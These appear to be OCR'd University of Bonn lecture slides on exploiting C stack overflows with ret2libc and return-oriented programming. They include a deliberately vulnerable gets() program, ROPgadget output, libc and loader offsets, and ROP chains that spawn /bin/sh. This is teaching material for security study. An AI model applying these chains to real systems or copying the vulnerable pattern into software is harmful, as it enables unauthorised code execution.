7ffff7dc7000-7ffff7f24000 r-xp 00022000 103:05 31722829                /usr/lib/libc.so.6
7ffff7f24000-7ffff7f7c000 r--p 0017f000 103:05 31722829                /usr/lib/libc.so.6
7ffff7f7c000-7ffff7f80000 r--p 001d6000 103:05 31722829                /usr/lib/libc.so.6
7ffff7f80000-7ffff7f82000 rw-p 001da000 103:05 31722829                /usr/lib/libc.so.6
7ffff7f82000-7ffff7f91000 rw-p 00000000 00:00 0
7ffff7fc4000-7ffff7fc8000 r--p 00000000 00:00 0                        [vvar]
7ffff7fc8000-7ffff7fca000 r-xp 00000000 00:00 0                        [vdso]
7ffff7fca000-7ffff7fcb000 r--p 00000000 103:05 31722801                /usr/lib/ld-linux-x86-64.so.2
7ffff7fcb000-7ffff7ff1000 r-xp 00001000 103:05 31722801                /usr/lib/ld-linux-x86-64.so.2
7ffff7ff1000-7ffff7ffb000 r--p 00027000 103:05 31722801                /usr/lib/ld-linux-x86-64.so.2
7ffff7ffb000-7ffff7ffd000 r--p 00031000 103:05 31722801                /usr/lib/ld-linux-x86-64.so.2
7ffff7ffd000-7ffff7fff000 rw-p 00033000 103:05 31722801                /usr/lib/ld-linux-x86-64.so.2
7ffffffde000-7fffffffff000 rw-p 00000000 00:00 0                       [stack]
ffffffffff600000-ffffffffff601000 --xp 00000000 00:00 0                [vsyscall]
```

UNIVERSITÄT BONN

Overflowing Buffers in C: ret2libc

```c
#include <stdio.h>

void convince() {
  char buffer[32];
  puts("Convince me to tell you my secret:");
  gets(buffer);
}

int main() {
  convince();
  puts("I am not convinced");
  return -1;
}
```

How can we execute a libc function?
And what function should we call?

system()

```
system(3)                          Library Functions Manual                          system(3)

NAME
       system - execute a shell command

LIBRARY
       Standard C library (libc, -lc)

SYNOPSIS
       #include <stdlib.h>

       int system(const char *command);

DESCRIPTION
       The  system()  library function behaves as if it used fork(2) to create a child
       process that executed the shell command specified in command using execl(3) as follows:

           execl("/bin/sh", "sh", "-c", command, (char *) NULL);

       system() returns after the command has been completed.
```

How to call a 64-bit libc function?

Remember the System V calling convention

Return-Oriented Programming

UNIVERSITÄT BONN


ROP: Basic Idea

We need to prepare the registers with few instructions.

For our `system("/bin/sh")` call, we just need to set `rdi`.

This is possible with a `pop rdi; ret` instruction sequence.

Usually, our process memory contains lots of suitable **gadgets**.



UNIVERSITÄT BONN

Computing offsets

```
$ nm -D /usr/lib/libc.so.6 | grep system
0000000000051c30 T __libc_system@@GLIBC_PRIVATE
0000000000161220 T svcerr_systemerr@GLIBC_2.2.5
0000000000051c30 W system@@GLIBC_2.2.5           <---
$ grep -abo /bin/sh /usr/lib/libc.so.6
1769027:/bin/sh
$ ROPgadget --binary /usr/lib/libc.so.6 --no --depth 3 | grep "pop"
0x0000000000101c17 : pop r12 ; ret
0x000000000040f4e : pop rax ; leave ; ret
0x00000000000d2cb7 : pop rax ; ret
0x000000000002c7a4 : pop rax ; retf 0x18
0x0000000000016dd2c : pop rbp ; cld ; ret 0x41c4
0x0000000000051bc4 : pop rbx ; ret
0x000000000009fe8e : pop rcx ; ret
0x00000000000002630b : pop rdi ; pop rbp ; ret
0x000000000002493d : pop rdi ; ret               <---
```

Note: The offsets are depending on the exact library version and distribution.
The depth can be increased to find even more gadgets

UNIVERSITÄT BONN

ret2libc ROP chain in action

Goal: Execute `system(/bin/sh)`

Target:


```
0x0000000000051c30 W system@@GLIBC_2.2.5
```

Parameter:

```
1769027:/bin/sh
```

Gadget:

```
0x000000000002493d : pop rdi ; ret
```



UNIVERSITÄT BONN

ret2libc ROP chain in action

*libc + 0x2493d
*libc + 1769027
*libc + 0x51c30

Execution:

```
1 [...] ret
2 pop rdi   # rdi = "/bin/sh"
3 ret
4 system("/bin/sh")
```

What about this binary?

```
$ cat /proc/`pgrep test2`/maps
    0x555555554000     0x555555555000 r--p     1000      0 /tmp/test2
    0x555555555000     0x555555556000 r-xp     1000   1000 /tmp/test2
    0x555555556000     0x555555557000 r--p     1000   2000 /tmp/test2
    0x555555557000     0x555555558000 r--p     1000   2000 /tmp/test2
    0x7ffff7fbf000     0x7ffff7fc1000 rw-p     2000      0 [anon_7ffff7fbf]
    0x7ffff7fc1000     0x7ffff7fc5000 r--p     4000      0 [vvar]
    0x7ffff7fc5000     0x7ffff7fc7000 r-xp     2000      0 [vdso]
    0x7ffff7fc7000     0x7ffff7fc8000 r--p     1000      0 /usr/lib/ld-linux-x86-64.so.2
    0x7ffff7fc8000     0x7ffff7ff1000 r-xp    29000   1000 /usr/lib/ld-linux-x86-64.so.2
    0x7ffff7ff1000     0x7ffff7ffb000 r--p     a000  2a000 /usr/lib/ld-linux-x86-64.so.2
    0x7ffff7ffb000     0x7ffff7fff000 rw-p     4000  34000 /usr/lib/ld-linux-x86-64.so.2
    0x7ffffffde000     0x7ffffffff000 rw-p    21000      0 [stack]
0xffffffffff600000 0xffffffffff601000 --xp     1000      0 [vsyscall]
```

UNIVERSITÄT BONN

ROPgadget

```
$ ROPgadget --binary /usr/lib/ld-linux-x86-64.so.2 --nojop --depth 3 | grep "pop"
0x0000000000014f1e : in al, dx ; pop rbp ; ret
0x0000000000001112 : pop r12 ; ret
0x000000000000530c : pop r13 ; ret
0x0000000000004239 : pop r14 ; ret
0x0000000000003904 : pop r15 ; ret
0x0000000000007754 : pop rax ; ret
0x0000000000001417 : pop rbp ; ret
0x0000000000001416 : pop rbx ; pop rbp ; ret
0x0000000000001512 : pop rbx ; ret
0x000000000000198c : pop rdi ; pop rbp ; ret
0x0000000000003905 : pop rdi ; ret
0x0000000000014dad : pop rdi ; ret 0
0x000000000001adf3 : pop rdx ; pop rbx ; ret
0x000000000000d3b2 : pop rdx ; retf 1
0x0000000000006ba5 : pop rsi ; pop rbp ; ret
0x000000000000423a : pop rsi ; ret
0x0000000000001113 : pop rsp ; ret
```

UNIVERSITÄT BONN

Loader ROP chain in action

Goal: Execute `/bin/sh` only with loader gadgets.

Gadgets:

```
0x0000000000003905 : pop rdi ; ret
0x000000000000423a : pop rsi ; ret
0x0000000000007754 : pop rax ; ret
0x000000000000ab21 : syscall
0x000000000001adf3 : pop rdx ; pop rbx ; ret
```

*ld + 0x7754
0x3b
*ld + 0x423a
0x0
*ld + 0x1adf3
0x0
/bin/sh\0
*ld + 0x3905
rsp - 16
*ld + 0xab21

UNIVERSITÄT BONN

ROP chain in action

*ld + 0x7754
0x3b
*ld + 0x423a
0x0
*ld + 0x1adf3
0x0
/bin/sh\0
*ld + 0x3905
rsp - 16
*ld + 0xab21

Execution:

```
1  pop rax   # rax = 59
2  ret
3  pop rsi   # rsi = 0
4  ret
5  pop rdx   # rdx = 0
6  pop rbx   # rbx = "/bin/sh\0"
7  ret
8  pop rdi   # rdi = &"/bin/sh\0"
9  ret
10 syscall
```

Return of the TCP Reverse Shell

How can we realize our TCP Reverse Shell?

UNIVERSITÄT BONN

Bootstrapping Shellcode

If your shellcode is already in-memory, you can make it executable and jump into it.

```
int mprotect(void *addr, size_t len, int prot);
    prot = PROT_READ | PROT_WRITE | PROT_EXEC
```

This approach is useful, if your gadgets are limited or the length of your ROP chain is limited.

UNIVERSITÄT BONN

mprotect ROP chain idea

Knowledge required:

- Base library address
- (Buffer address)

Example ROP chain:

Questions?

UNIVERSITÄT BONN

Further Topics

- Stack Pivoting
- S-ROP, JOP
- More mitigations
- Format strings
- Heap internals
- Use After Free
- tcache Poisoning
- Unlink Exploit
- House of Orange

Ben Swierzy

University of Bonn | Institute of Computer Science 4

swierzy@cs.uni-bonn.de